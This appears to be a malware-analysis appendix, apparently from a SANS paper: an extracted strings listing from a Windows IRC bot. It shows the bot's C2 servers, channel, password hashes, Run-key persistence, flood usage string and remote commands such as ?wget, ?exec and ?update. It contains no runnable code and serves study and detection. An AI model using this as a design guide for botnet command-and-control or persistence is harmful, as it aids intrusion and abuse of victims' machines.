00006ED7   00406ED7     0   IREG
00006EDD   00406EDD     0   CLON
00006EE3   00406EE3     0   ICON
00006EF8   00406EF8     0   WCON
00006F40   00406F40     0    #%u [fd:%u] %s:%u [%s%s] last:%u
00006F63   00406F63     0     |\=> [n:%s fh:%s] (%s)
00006F82   00406F82     0     |---[%s] (%u) %s
00006F96   00406F96     0     |     |-[%s%s] [%s]
00006FAD   00406FAD     0      |=> (%s) (%.8x)
0000716E   0040716E     0   B$PRhco@
00007360   00407360     0   %s <pass> <salt>
000073C8   004073C8     0   %s <nick> <chan>
0000748B   0040748B     0   PING %s
000074C9   004074C9     0   mIRC v6.12 Khaled Mardam-Bey
000074E7   004074E7     0   VERSION %s
0000751C   0040751C     0   dcc.pass
00007525   00407525     0   temp add %s
000075BD   004075BD     0   $h%u@
0000766A   0040766A     0   %s%u-%s
00007675   00407675     0   %s opened (%u)
000076A0   004076A0     0   %u bytes from %s in %u seconds saved to %s
```

```
000076CB  004076CB   0  (%s %s): incomplete! %u bytes
000076E9  004076E9   0  couldnt open %s err:%u
00007700  00407700   0  (%s) %s: %s
0000770C  0040770C   0  (%s) urlopen failed
00007720  00407720   0  (%s): inetopen failed
00007798  00407798   0  Whjv@
00007B9D  00407B9D   0  Ph w@
00007BE4  00407BE4   0  no file name in %s
00007DDB  00407DDB   0  %s created
00007E49  00407E49   0  %s %s to %s Ok
00007E8F  00407E8F   0  3hI~@
00007EE0  00407EE0   0  %0.2u/%0.2u/%0.2u  %0.2u:%0.2u  %15s  %s
00007F09  00407F09   0  %s (err: %u)
0000806B  0040806B   0  ShHY@
00008085  00408085   0  err: %u
000080F8  004080F8   0  %s %s :ok
00008165  00408165   0  unable to %s %s (err: %u)
000081C3  004081C3   0  ShHY@
000081F5  004081F5   0  %-16s %s
00008200  00408200   0  %-16s (%u.%u.%u.%u)
00008489  00408489   0  [%s][%s] %s
00008595  00408595   0  closing %u [%s:%u]
000085A8  004085A8   0  unable to close socket %u
000087E2  004087E2   0  using sock #%u %s:%u (%s)
000087FD  004087FD   0  Invalid sock
0000880B  0040880B   0  usage %s <socks #>
000088D7  004088D7   0  leaves %s
000088E1  004088E1   0  :0 * * :%s
00008A96  00408A96   0  joins: %s
00008B82  00408B82   0  ACCEPT
00008B89  00408B89   0  resume
00008B90  00408B90   0  err: %u
00008B99  00408B99   0  DCC ACCEPT %s %s %s
00008BAE  00408BAE   0  dcc_resume: cant find port %s
00008BD1  00408BD1   0  dcc.dir
00008BD9  00408BD9   0  %s\%s\%s\%s
00008BE5  00408BE5   0  unable to open (%s): %u
00008BFD  00408BFD   0  resuming dcc from %s to %s
00008C19  00408C19   0  DCC RESUME %s %s %u
0000934E  0040934E   0  ?clone
```

```
00009355   00409355     0   ?clones
0000935D   0040935D     0   ?login
00009364   00409364     0   ?uptime
0000936C   0040936C     0   ?reboot
00009374   00409374     0   ?status
0000937C   0040937C     0   ?jump
00009382   00409382     0   ?nick
00009388   00409388     0   ?echo
0000938E   0040938E     0   ?hush
00009394   00409394     0   ?wget
0000939A   0040939A     0   ?join
000093A9   004093A9     0   ?akick
000093B0   004093B0     0   ?part
000093B6   004093B6     0   ?dump
000093C6   004093C6     0   ?md5p
000093CC   004093CC     0   ?free
000093D7   004093D7     0   ?update
000093DF   004093DF     0   ?hostname
000093EE   004093EE     0   ?!fif
000093FE   004093FE     0   ?play
00009404   00409404     0   ?copy
0000940A   0040940A     0   ?move
00009415   00409415     0   ?sums
00009423   00409423     0   ?rmdir
0000942A   0040942A     0   ?mkdir
00009436   00409436     0   ?exec
00009440   00409440     0   ?kill
00009446   00409446     0   ?killall
0000944F   0040944F     0   ?crash
0000946E   0040946E     0   ?sklist
00009476   00409476     0   ?unset
0000947D   0040947D     0   ?uattr
00009484   00409484     0   ?dccsk
00009490   00409490     0   ?killsk
00009499   00409499     0   VERSION*
000094AE   004094AE     0   IDENT
000096BE   004096BE     0   %ud %02uh %02um %02us
000096D4   004096D4     0   %02uh %02um %02us
000096E6   004096E6     0   %um %02us
000099E0   004099E0     0   jtram.conf
```

```
000099EB   004099EB     0   jtr.*
000099F5   004099F5     0   DiCHFc2ioiVmb3cb4zZ7zWZH1oM=
00009A16   00409A16     0   conf_dump: wrote %u lines
0000A270   0040A270     0   get of %s incomplete at %u bytes
0000A2B0   0040A2B0     0   get of %s completed (%u bytes), %u seconds %u cps
0000A2F0   0040A2F0     0   error while writing to %s (%u)
0000A65C   0040A65C     0   chdir: %s -> %s (%u)
0000A750   0040A750     0   dcc_wait: get of %s from %s timed out
0000A790   0040A790     0   dcc_wait: closing [#%u] %s:%u (%s)
0000A9F0   0040A9F0     0   %4s #%.2u %s %ucps %u%% [sk#%u] %s
0000AA30   0040AA30     0   %u Send(s) %u Get(s) (%u transfer(s) total) UP:%ucps
DOWN:%ucps Total:%ucps
0000AC95   0040AC95     0   PRQh0
0000ACD0   0040ACD0     0   send of %s incomplete at %u bytes
0000AD10   0040AD10     0   send of %s completed (%u bytes), %u seconds %u cps
0000AF50   0040AF50     0   cant open %s (err:%u) pwd:{%s}
0000AF70   0040AF70     0   DCC SEND %s %u %u %u
0000B751   0040B751     0   %s %s
0000B757   0040B757     0   %s exited with code %u
0000B76E   0040B76E     0   %s\%s
0000B774   0040B774     0   %s: %s
0000B77B   0040B77B     0   exec: Error:%u pwd:%s cmd:%s
0000BB40   0040BB40     0   dcc.pass
0000BB49   0040BB49     0   bot.port
0000BB52   0040BB52     0   %s bad pass from "%s"@%s
0000BCC9   0040BCC9     0   %s: connect from %s
0000BD33   0040BD33     0   jtr.bin
0000BD3B   0040BD3B     0   msrll.exe
0000BD45   0040BD45     0   jtr.home
0000BD57   0040BD57     0   jtr.id
0000BD63   0040BD63     0   irc.quit
0000BD6E   0040BD6E     0   servers
0000BD80   0040BD80     0
collective7.zxy0.com,collective7.zxy0.com:9999!,collective7.zxy0.com:8080
0000BDCA   0040BDCA     0   irc.chan
0000BDD3   0040BDD3     0   #mils
0000BDE0   0040BDE0     0   $1$KZLPLKDf$W8kl8Jr1X8DOHZsmIp9qq0
0000BE20   0040BE20     0   $1$KZLPLKDf$55isA1ITvamR7bjAdBziX.
0000C02F   0040C02F     0   SSL_get_error
0000C03D   0040C03D     0   SSL_load_error_strings
```

```
0000C054   0040C054     0   SSL_library_init
0000C065   0040C065     0   SSLv3_client_method
0000C079   0040C079     0   SSL_set_connect_state
0000C08F   0040C08F     0   SSL_CTX_new
0000C09B   0040C09B     0   SSL_new
0000C0A3   0040C0A3     0   SSL_set_fd
0000C0AE   0040C0AE     0   SSL_connect
0000C0BA   0040C0BA     0   SSL_write
0000C0C4   0040C0C4     0   SSL_read
0000C0CD   0040C0CD     0   SSL_shutdown
0000C0DA   0040C0DA     0   SSL_free
0000C0E3   0040C0E3     0   SSL_CTX_free
0000C263   0040C263     0   kernel32.dll
0000C270   0040C270     0   QueryPerformanceCounter
0000C288   0040C288     0   QueryPerformanceFrequency
0000C2A2   0040C2A2     0   RegisterServiceProcess
0000C2B9   0040C2B9     0   jtram.conf
0000C5B1   0040C5B1     0   irc.user
0000C5BA   0040C5BA     0   %s : USERID : UNIX : %s
0000C6A4   0040C6A4     0   QUIT :FUCK %u
0000C742   0040C742     0   Killed!? Arrg! [%u]
0000C756   0040C756     0   QUIT :%s
0000C7E8   0040C7E8     0   SeShutdownPrivilege
0000C888   0040C888     0   %s\%s
0000C88E   0040C88E     0   %s\%s\%s
0000C897   0040C897     0   Rll enhanced drive
0000C8C0   0040C8C0     0   software\microsoft\windows\currentversion\run
0000C8EE   0040C8EE     0   /d "%s"
0000CE3D   0040CE3D     0    < u&
0000D010   0040D010     0
./0123456789ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz
0000EA60   0040EA60     0   usage %s: server[:port] amount
0000EB33   0040EB33     0   %s: %s
0000EB3E   0040EB3E     0   %s %s %s <PARAM>
0000EB80   0040EB80     0   %s: [NETWORK|all] %s <"parm"> ...
0000EE20   0040EE20     0   USER %s localhost 0 :%s
0000EE38   0040EE38     0   NICK %s
0000EEE4   0040EEE4     0   PSVh
0000F140   0040F140     0   md5.c
0000F146   0040F146     0   md != NULL
```

```
0000F8F1  0040F8F1   0  buf != NULL
0000F99F  0040F99F   0  hash != NULL
0000FAC5  0040FAC5   0  message digest
0000FAD4  0040FAD4   0  abcdefghijklmnopqrstuvwxyz
0000FB00  0040FB00   0  ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
0000FB40  0040FB40   0  12345678901234567890123456789012345678901234567890123456789012345678901234567890
0000FCE0  0040FCE0   0  sprng
0000FD11  0040FD11   0  sprng.c
0000FD19  0040FD19   0  buf != NULL
0000FDBC  0040FDBC   0  rc6.c
0000FDC2  0040FDC2   0  skey != NULL
0000FDCF  0040FDCF   0  key != NULL
0000FFD1  0040FFD1   0  ct != NULL
0000FFDC  0040FFDC   0  pt != NULL
0001023E  0041023E   0  #4EVgx
00010256  00410256   0  $5FWhy
00010282  00410282   0  #4EVgx
0001029A  0041029A   0  $5FWhy
000102C6  004102C6   0  #4EVgx
000102DE  004102DE   0  $5FWhy
000102F8  004102F8   0  gN]HU
000103C3  004103C3   0  desired_keysize != NULL
00010430  00410430   0  ctr.c
00010436  00410436   0  ctr != NULL
00010442  00410442   0  key != NULL
0001044E  0041044E   0  count != NULL
00010546  00410546   0  ct != NULL
00010551  00410551   0  pt != NULL
000106F0  004106F0   0  ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
0001077F  0041077F   0  ?456789:;<=
000107B7  004107B7   0  !"#$%&'()*+,-./0123
00010850  00410850   0  base64.c
00010859  00410859   0  outlen != NULL
00010868  00410868   0  out != NULL
00010874  00410874   0  in != NULL
00010B30  00410B30   0  _ARGCHK '%s' failure on line %d of file %s
00010B8B  00410B8B   0  crypt.c
```

```
00010B93  00410B93   0  name != NULL
00010D79  00410D79   0  cipher != NULL
00010E70  00410E70   0  hash != NULL
00010F7A  00410F7A   0  prng != NULL
000110F0  004110F0   0  LibTomCrypt 0.83
00011102  00411102   0  Endianess: little (32-bit words)
00011123  00411123   0  Clean stack: disabled
00011139  00411139   0  Ciphers built-in:
0001114B  0041114B   0    Blowfish
00011157  00411157   0    RC2
0001115E  0041115E   0    RC5
00011165  00411165   0    RC6
0001116C  0041116C   0    Serpent
00011177  00411177   0    Safer+
00011181  00411181   0    Safer
0001118A  0041118A   0    Rijndael
00011196  00411196   0    XTEA
0001119E  0041119E   0    Twofish
000111AA  004111AA   0    CAST5
000111B3  004111B3   0    Noekeon
000111BF  004111BF   0  Hashes built-in:
000111D0  004111D0   0    SHA-512
000111DB  004111DB   0    SHA-384
000111E6  004111E6   0    SHA-256
000111F1  004111F1   0    TIGER
000111FA  004111FA   0    SHA1
00011202  00411202   0    MD5
00011209  00411209   0    MD4
00011210  00411210   0    MD2
00011218  00411218   0  Block Chaining Modes:
0001122E  0041122E   0    CFB
00011235  00411235   0    OFB
0001123C  0041123C   0    CTR
00011244  00411244   0  PRNG:
0001124A  0041124A   0    Yarrow
00011254  00411254   0    SPRNG
0001125D  0041125D   0    RC4
00011265  00411265   0  PK Algs:
0001126E  0041126E   0    RSA
00011275  00411275   0    DH
```

```
0001127B  0041127B   0    ECC
00011282  00411282   0    KR
00011289  00411289   0  Compiler:
00011293  00411293   0    WIN32 platform detected.
000112AF  004112AF   0    GCC compiler detected.
000112CA  004112CA   0  Various others:  BASE64  MPI  HMAC
00011313  00411313   0  /dev/random
00011430  00411430   0  Microsoft Base Cryptographic Provider v1.0
000114D2  004114D2   0  bits.c
000114D9  004114D9   0  buf != NULL
000114F6  004114F6   0  t9VWS
0001154A  0041154A   0  prng != NULL
00011832  00411832   0  <"tx< tf<   t
00011846  00411846   0  < tV<       t
00011852  00411852   0  < tJ<       tF
00011A10  00411A10   0  -LIBGCCW32-EH-SJLJ-GTHR-MINGW32
000130B0  004130B0   0   <ip> <total secs> <p size> <delay>
00013350  00413350   0   modem
00013358  00413358   0   Lan
0001335E  0041335E   0   Proxy
0001336B  0041336B   0   none
00013390  00413390   0  m220 1.0 #2730 Mar 16 11:47:38 2004
000133D4  004133D4   0   unable to %s %s (err: %u)
00013420  00413420   0  unable to kill %s (%u)
00013437  00413437   0  %s killed (pid:%u)
00013470  00413470   0  AVICAP32.dll
0001347D  0041347D   0   unable to kill %u (%u)
00013494  00413494   0  pid %u killed
000134A2  004134A2   0  error!
000134A9  004134A9   0  ran ok
000134B0  004134B0   0  MODE %s +o %s
000134BF  004134BF   0  set %s %s
00013600  00413600   0  Mozilla/4.0
0001360C  0041360C   0  Accept: */*
0001361C  0041361C   0  <DIR>
0001362B  0041362B   0  Could not copy %s to %s
00013643  00413643   0  %s copied to %s
00013653  00413653   0  0123456789abcdef
00013664  00413664   0  %s unset
0001366D  0041366D   0   unable to unset %s
```

```
00013AD4  00413AD4   0  (%s) %s
00013ADD  00413ADD   0  %s %s
00013BA0  00413BA0   0  libssl32.dll
00013BAD  00413BAD   0  libeay32.dll
00013BE0  00413BE0   0  <die|join|part|raw|msg>
0011B67A  0051B67A   0  AdjustTokenPrivileges
0011B692  0051B692   0  CloseServiceHandle
0011B6AA  0051B6AA   0  CreateServiceA
0011B6BE  0051B6BE   0  CryptAcquireContextA
0011B6D6  0051B6D6   0  CryptGenRandom
0011B6EA  0051B6EA   0  CryptReleaseContext
0011B702  0051B702   0  GetUserNameA
0011B712  0051B712   0  LookupPrivilegeValueA
0011B72A  0051B72A   0  OpenProcessToken
0011B73E  0051B73E   0  OpenSCManagerA
0011B752  0051B752   0  RegCloseKey
0011B762  0051B762   0  RegCreateKeyExA
0011B776  0051B776   0  RegSetValueExA
0011B78A  0051B78A   0  RegisterServiceCtrlHandlerA
0011B7AA  0051B7AA   0  SetServiceStatus
0011B7BE  0051B7BE   0  StartServiceCtrlDispatcherA
0011B7DE  0051B7DE   0  AddAtomA
0011B7EA  0051B7EA   0  CloseHandle
0011B7FA  0051B7FA   0  CopyFileA
0011B806  0051B806   0  CreateDirectoryA
0011B81A  0051B81A   0  CreateFileA
0011B82A  0051B82A   0  CreateMutexA
0011B83A  0051B83A   0  CreatePipe
0011B84A  0051B84A   0  CreateProcessA
0011B85E  0051B85E   0  CreateToolhelp32Snapshot
0011B87A  0051B87A   0  DeleteFileA
0011B88A  0051B88A   0  DuplicateHandle
0011B89E  0051B89E   0  EnterCriticalSection
0011B8B6  0051B8B6   0  ExitProcess
0011B8C6  0051B8C6   0  ExitThread
0011B8D6  0051B8D6   0  FileTimeToSystemTime
0011B8EE  0051B8EE   0  FindAtomA
0011B8FA  0051B8FA   0  FindClose
0011B906  0051B906   0  FindFirstFileA
0011B91A  0051B91A   0  FindNextFileA
```

```
0011B92A  0051B92A   0  FreeLibrary
0011B93A  0051B93A   0  GetAtomNameA
0011B94A  0051B94A   0  GetCommandLineA
0011B95E  0051B95E   0  GetCurrentDirectoryA
0011B976  0051B976   0  GetCurrentProcess
0011B98A  0051B98A   0  GetCurrentThreadId
0011B9A2  0051B9A2   0  GetExitCodeProcess
0011B9BA  0051B9BA   0  GetFileSize
0011B9CA  0051B9CA   0  GetFullPathNameA
0011B9DE  0051B9DE   0  GetLastError
0011B9EE  0051B9EE   0  GetModuleFileNameA
0011BA06  0051BA06   0  GetModuleHandleA
0011BA1A  0051BA1A   0  GetProcAddress
0011BA2E  0051BA2E   0  GetStartupInfoA
0011BA42  0051BA42   0  GetSystemDirectoryA
0011BA5A  0051BA5A   0  GetSystemInfo
0011BA6A  0051BA6A   0  GetTempPathA
0011BA7A  0051BA7A   0  GetTickCount
0011BA8A  0051BA8A   0  GetVersionExA
0011BA9A  0051BA9A   0  GlobalMemoryStatus
0011BAB2  0051BAB2   0  InitializeCriticalSection
0011BACE  0051BACE   0  IsBadReadPtr
0011BADE  0051BADE   0  LeaveCriticalSection
0011BAF6  0051BAF6   0  LoadLibraryA
0011BB06  0051BB06   0  MoveFileA
0011BB12  0051BB12   0  OpenProcess
0011BB22  0051BB22   0  PeekNamedPipe
0011BB32  0051BB32   0  Process32First
0011BB46  0051BB46   0  Process32Next
0011BB56  0051BB56   0  QueryPerformanceFrequency
0011BB72  0051BB72   0  ReadFile
0011BB7E  0051BB7E   0  ReleaseMutex
0011BB8E  0051BB8E   0  RemoveDirectoryA
0011BBA2  0051BBA2   0  SetConsoleCtrlHandler
0011BBBA  0051BBBA   0  SetCurrentDirectoryA
0011BBD2  0051BBD2   0  SetFilePointer
0011BBE6  0051BBE6   0  SetUnhandledExceptionFilter
0011BC06  0051BC06   0  Sleep
0011BC0E  0051BC0E   0  TerminateProcess
0011BC22  0051BC22   0  WaitForSingleObject
```

```
0011BC3A   0051BC3A     0   WriteFile
0011BC46   0051BC46     0   _itoa
0011BC4E   0051BC4E     0   _stat
0011BC56   0051BC56     0   _strdup
0011BC62   0051BC62     0   _stricmp
0011BC6E   0051BC6E     0   __getmainargs
0011BC7E   0051BC7E     0   __p__environ
0011BC8E   0051BC8E     0   __p__fmode
0011BC9E   0051BC9E     0   __set_app_type
0011BCB2   0051BCB2     0   _beginthread
0011BCC2   0051BCC2     0   _cexit
0011BCCE   0051BCCE     0   _errno
0011BCDA   0051BCDA     0   _fileno
0011BCEE   0051BCEE     0   _onexit
0011BCFA   0051BCFA     0   _setmode
0011BD06   0051BD06     0   _vsnprintf
0011BD16   0051BD16     0   abort
0011BD1E   0051BD1E     0   atexit
0011BD32   0051BD32     0   clock
0011BD3A   0051BD3A     0   fclose
0011BD46   0051BD46     0   fflush
0011BD52   0051BD52     0   fgets
0011BD5A   0051BD5A     0   fopen
0011BD62   0051BD62     0   fprintf
0011BD6E   0051BD6E     0   fread
0011BD7E   0051BD7E     0   fwrite
0011BD8A   0051BD8A     0   malloc
0011BD96   0051BD96     0   memcpy
0011BDA2   0051BDA2     0   memset
0011BDAE   0051BDAE     0   printf
0011BDBA   0051BDBA     0   raise
0011BDCA   0051BDCA     0   realloc
0011BDD6   0051BDD6     0   setvbuf
0011BDE2   0051BDE2     0   signal
0011BDEE   0051BDEE     0   sprintf
0011BDFA   0051BDFA     0   srand
0011BE02   0051BE02     0   strcat
0011BE0E   0051BE0E     0   strchr
0011BE1A   0051BE1A     0   strcmp
0011BE26   0051BE26     0   strcpy
```

0011BE32 0051BE32 0 strerror
0011BE3E 0051BE3E 0 strncat
0011BE4A 0051BE4A 0 strncmp
0011BE56 0051BE56 0 strncpy
0011BE62 0051BE62 0 strstr
0011BE76 0051BE76 0 toupper
0011BE82 0051BE82 0 ShellExecuteA
0011BE92 0051BE92 0 DispatchMessageA
0011BEA6 0051BEA6 0 ExitWindowsEx
0011BEB6 0051BEB6 0 GetMessageA
0011BEC6 0051BEC6 0 PeekMessageA
0011BED6 0051BED6 0 GetFileVersionInfoA
0011BEEE 0051BEEE 0 VerQueryValueA
0011BF02 0051BF02 0 InternetCloseHandle
0011BF1A 0051BF1A 0 InternetGetConnectedState
0011BF36 0051BF36 0 InternetOpenA
0011BF46 0051BF46 0 InternetOpenUrlA
0011BF5A 0051BF5A 0 InternetReadFile
0011BF6E 0051BF6E 0 WSAGetLastError
0011BF82 0051BF82 0 WSASocketA
0011BF92 0051BF92 0 WSAStartup
0011BFA2 0051BFA2 0 __WSAFDIsSet
0011BFB2 0051BFB2 0 accept
0011BFC6 0051BFC6 0 closesocket
0011BFD6 0051BFD6 0 connect
0011BFE2 0051BFE2 0 gethostbyaddr
0011BFF2 0051BFF2 0 gethostbyname
0011C002 0051C002 0 gethostname
0011C012 0051C012 0 getsockname
0011C022 0051C022 0 htonl
0011C02A 0051C02A 0 htons
0011C032 0051C032 0 inet_addr
0011C03E 0051C03E 0 inet_ntoa
0011C04A 0051C04A 0 ioctlsocket
0011C05A 0051C05A 0 listen
0011C066 0051C066 0 ntohl
0011C076 0051C076 0 select
0011C08A 0051C08A 0 sendto
0011C096 0051C096 0 setsockopt
0011C0A6 0051C0A6 0 shutdown

0011C0B2 0051C0B2 0 socket
0011C0FC 0051C0FC 0 ADVAPI32.DLL
0011C1FC 0051C1FC 0 KERNEL32.dll
0011C21C 0051C21C 0 msvcrt.dll
0011C2E0 0051C2E0 0 msvcrt.dll
0011C2F0 0051C2F0 0 SHELL32.DLL
0011C30C 0051C30C 0 USER32.dll
0011C320 0051C320 0 VERSION.dll
0011C340 0051C340 0 WININET.DLL
0011C3B4 0051C3B4 0 WS2_32.DLL
0011D071 0051D071 0 VirtualAlloc
0011D07E 0051D07E 0 VirtualFree
0011D441 0051D441 0 kernel32.dll
0011D44E 0051D44E 0 ExitProcess
0011D45A 0051D45A 0 user32.dll
0011D465 0051D465 0 MessageBoxA
0011D471 0051D471 0 wsprintfA
0011D47B 0051D47B 0 LOADER ERROR
0011D488 0051D488 0 The procedure entry point %s could not be located in the dynamic link library %s
0011D4D9 0051D4D9 0 The ordinal %u could not be located in the dynamic link library %s
0011D6E6 0051D6E6 0 (08@P
0011D874 0051D874 0 D4l|M
0011D9C0 0051D9C0 0 ;;F,s
0011D9CF 0051D9CF 0 ,;F0s
0011D9DB 0051D9DB 0 ;F4s
0011DCB5 0051DCB5 0 D$$W3
0011DF6C 0051DF6C 0 kernel32.dll
0011DF7B 0051DF7B 0 GetProcAddress
0011DF8C 0051DF8C 0 GetModuleHandleA
0011DF9F 0051DF9F 0 LoadLibraryA
0011E074 0051E074 0 advapi32.dll
0011E081 0051E081 0 msvcrt.dll
0011E08C 0051E08C 0 msvcrt.dll
0011E097 0051E097 0 shell32.dll
0011E0A3 0051E0A3 0 user32.dll
0011E0AE 0051E0AE 0 version.dll
0011E0BA 0051E0BA 0 wininet.dll
0011E0C6 0051E0C6 0 ws2_32.dll

```
0011E113  0051E113   0  AdjustTokenPrivileges
0011E12B  0051E12B   0  _itoa
0011E133  0051E133   0  __getmainargs
0011E143  0051E143   0  ShellExecuteA
0011E153  0051E153   0  DispatchMessageA
0011E166  0051E166   0  GetFileVersionInfoA
0011E17C  0051E17C   0  InternetCloseHandle
0011E192  0051E192   0  WSAGetLastError
```

Last Updated: September 22nd, 2017

Upcoming Training

SANS Baltimore Fall 2017	Baltimore, MD	Sep 25, 2017 - Sep 30, 2017	Live Event
SANS DFIR Prague Summit & Training 2017	Prague, Czech Republic	Oct 02, 2017 - Oct 08, 2017	Live Event
SANS Tokyo Autumn 2017	Tokyo, Japan	Oct 16, 2017 - Oct 28, 2017	Live Event
SANS Paris November 2017	Paris, France	Nov 13, 2017 - Nov 18, 2017	Live Event
Community SANS Ottawa FOR610	Ottawa, ON	Dec 04, 2017 - Dec 09, 2017	Community SANS
SANS Cyber Defense Initiative 2017	Washington, DC	Dec 12, 2017 - Dec 19, 2017	Live Event
SANS Security East 2018	New Orleans, LA	Jan 08, 2018 - Jan 13, 2018	Live Event
Cyber Threat Intelligence Summit & Training 2018	Bethesda, MD	Jan 29, 2018 - Feb 05, 2018	Live Event
SANS Secure Singapore 2018	Singapore, Singapore	Mar 12, 2018 - Mar 24, 2018	Live Event
SANS Secure Canberra 2018	Canberra, Australia	Mar 19, 2018 - Mar 24, 2018	Live Event
SANS 2018	Orlando, FL	Apr 03, 2018 - Apr 10, 2018	Live Event
DFIR Summit & Training 2018	Austin, TX	Jun 07, 2018 - Jun 14, 2018	Live Event
SANS OnDemand	Online	Anytime	Self Paced
SANS SelfStudy	Books & MP3s Only	Anytime	Self Paced